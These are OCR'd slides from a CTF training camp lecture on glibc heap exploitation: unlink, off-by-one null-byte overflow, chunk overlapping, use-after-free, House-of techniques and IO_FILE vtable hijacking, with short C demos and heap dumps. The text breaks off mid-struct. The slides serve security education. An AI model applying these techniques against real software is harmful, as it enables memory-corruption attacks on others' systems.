
CUHK CTF Training Camp

PWN Challenge 4

Xinzhe Wang


0ops CTF team

Heap



BK
P
FD
Prev_size
Size
Fd
bk
Unused bytes
FD=P->fd
BK=P->bk
FD->bk=BK
BK->fd=FD

unlink



prev_size (not used here)
size
data
Chunk X
prev_size (not used here)
size, PREV_INUSE=1
data
Chunk Y


prev_size (not used here)
size
data
Chunk X
prev_size (not used here)
size, PREV_INUSE=1
fd_W
bk_W
Chunk W
prev_size of W
size, PREV_INUSE=0
fd_Z
bk_Z
Chunk Z

unlink

free(X);

unlink(W);

Arbitary write!



off-by-one

- Things never get easy...
- There are many checks in different version of libc

- In off-by-one, we can only overflow 1 byte

- Can be used in any overflow tech(bss/stack), but usually in heap.

off-by-one

- C program:

```
int main(void)
{
    char buffer[40]="";
    void *chunk1;
    chunk1=malloc(24);
    puts("Get Input");
    gets(buffer);
    if(strlen(buffer)==24)
    {
        strcpy(chunk1,buffer);
    }
    return 0;
}
```

off-by-one


- C string is terminated by null character(0x00)
- size_t strlen (const char * str)
  - The length of a C string is determined by the terminating null-character: A C string is as long as the number of characters between the beginning of the string and the terminating null character (**without including the terminating null character itself**).
- char * strcpy (char * destination, const char * source)
  - Copies the C string pointed by source into the array pointed by destination, **including the terminating null character** (and stopping at that point).

- We can overflow 1 byte 0x00!

off-by-one

- Allocated chunk


•Little endien, least significant bit of chunk size is used as: **PREV_INUSE**, 1 when previous chunk is not free, 0 is free



```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if unallocated (P clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of chunk, in bytes                     |A|M|P|
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             User data starts here...                          .
        .                                                               .
        .             (malloc_usable_size() bytes)                      .
next    .                                                               |
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             (size of chunk, but used for application data)    |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of next chunk, in bytes                |A|0|1|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

off-by-one

- When **PREV_INUSE** is 1, prev_size will be enabled.



```
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of previous chunk, if unallocated (P clear)  |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
`head:' |             Size of chunk, in bytes                     |A|0|P|
  mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Forward pointer to next chunk in list             |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Back pointer to previous chunk in list            |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Unused space (may be 0 bytes long)                .
        .                                                               .
 next   .                                                               |
chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
`foot:' |             Size of chunk, in bytes                           |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
        |             Size of next chunk, in bytes                |A|0|0|
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

off-by-one

- Then we can forge prev_size to make chunk overlapped and leak some information or do read/write for further attack.

- Works for libc <= 2.28
- In libc 2.29:
    - if (__glibc_unlikely (chunksize(p) != prevsize))
    -         malloc_printerr ("corrupted size vs. prev_size while consolidating");

- Extension: Attack >=2.29 in certain situation

Chunk Extend and Overlapping

- What if we control the chunk size?

```
• int main(void)
• {
•     void *ptr,*ptr1;

•     ptr=malloc(0x10);  // chunk1
•     malloc(0x10);        // chunk2

•     *(long long *)((long long)ptr-0x8)=0x41;  // modify chunk1 size
•     free(ptr);   // free chunk1
•     ptr1=malloc(0x30);   // allocate again
•     return 0;
• }
```

Chunk Extend and Overlapping

- Fastbin
- After malloc chunk1 and chunk2:
    - 0x602000:   0x0000000000000000 0x0000000000000021 <=== chunk 1
    - 0x602010:   0x0000000000000000 0x0000000000000000
    - 0x602020:   0x0000000000000000 0x0000000000000021 <=== chunk 2
    - 0x602030:   0x0000000000000000 0x0000000000000000
    - 0x602040:   0x0000000000000000 0x0000000000020fc1 <=== top chunk
- Modify chunk1 size:
    - 0x602000:   0x0000000000000000 0x0000000000000041 <=== modified size
    - 0x602010:   0x0000000000000000 0x0000000000000000
    - 0x602020:   0x0000000000000000 0x0000000000000021
    - 0x602030:   0x0000000000000000 0x0000000000000000
    - 0x602040:   0x0000000000000000 0x0000000000020fc1

Chunk Extend and Overlapping

- After free chunk1:
    - Fastbins[idx=0, size=0x10] 0x00
    - Fastbins[idx=1, size=0x20] 0x00
    - Fastbins[idx=2, size=0x30] ← Chunk(addr=0x602010, size=0x40, flags=PREV_INUSE)
    - Fastbins[idx=3, size=0x40] 0x00
    - Fastbins[idx=4, size=0x50] 0x00
    - Fastbins[idx=5, size=0x60] 0x00
    - Fastbins[idx=6, size=0x70] 0x00

- Chunk1 and chunk2 will be merged as size 0x40 chunk and freed
- When we do ptr1=malloc(0x30), it will give this 0x40 chunk to us.
- We can control chunk2 data.

Chunk Extend and Overlapping

- Extend:
    - Smallbin extend

Use After Free

- Good program style: When you free a pointer, make it **NULL** after free.

- Why?

- When chunk is freed and used again:
  - No code modify this memory => **work normally** √
  - Some code modify this memory => **strange behavior** ×

- If the data is function pointer, we can call system.

House Of xxx

- House of xxx is a set of attack to glibc.
- Origin paper: The Malloc Maleficarum-Glibc Malloc Exploitation Techniques(2004)

- However, todays attack is much more different then 17 years ago.


House Of xxx

- House Of Einherjar
- House Of Force
- House of Lore
- House of Orange
- House of Rabbit
- House of Roman
- House of Pig

IO_FILE

- File pointer

- struct _IO_FILE_plus
- {
-     _IO_FILE   file;
-     IO_jump_t   *vtable;
- }



```
void * funcs[] = {
   1 NULL, // "extra word"
   2 NULL, // DUMMY
   3 exit, // finish
   4 NULL, // overflow
   5 NULL, // underflow
   6 NULL, // uflow
   7 NULL, // pbackfail

   8 NULL, // xsputn  #printf
   9 NULL, // xsgetn
   10 NULL, // seekoff
   11 NULL, // seekpos
   12 NULL, // setbuf
   13 NULL, // sync
   14 NULL, // doallocate
   15 NULL, // read
   16 NULL, // write
   17 NULL, // seek
   18 pwn,  // close
   19 NULL, // stat
   20 NULL, // showmanyc
   21 NULL, // imbue
};
```

IO_FILE

```
int main(void)
{
    FILE *fp;
    long long *vtable_ptr;
    fp=fopen("123.txt","rw");
    vtable_ptr=*(long long*)((long long)fp+0xd8);     //get vtable

    vtable_ptr[7]=0x41414141 //xsputn

    printf("call 0x41414141");
}
```

IO_FILE

- In libc 2.23:
- vtable no write permission.

- Do just like ret2dlresolve


- We forge the vtable in somewhere else and change the pointer to our fake table.

IO_FILE

- In glibc 2.24
- vtable address will be checked.

- How does fwrite/fread knows where to read/write?

- If we can control these data, we can get arbitary write/read.



```
struct _IO_FILE {
  int _flags;       /* High-order word is _IO_MAGIC; rest is flags. */
  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;   /* Current read pointer */
  char* _IO_read_end;   /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base;   /* Start of reserve area. */
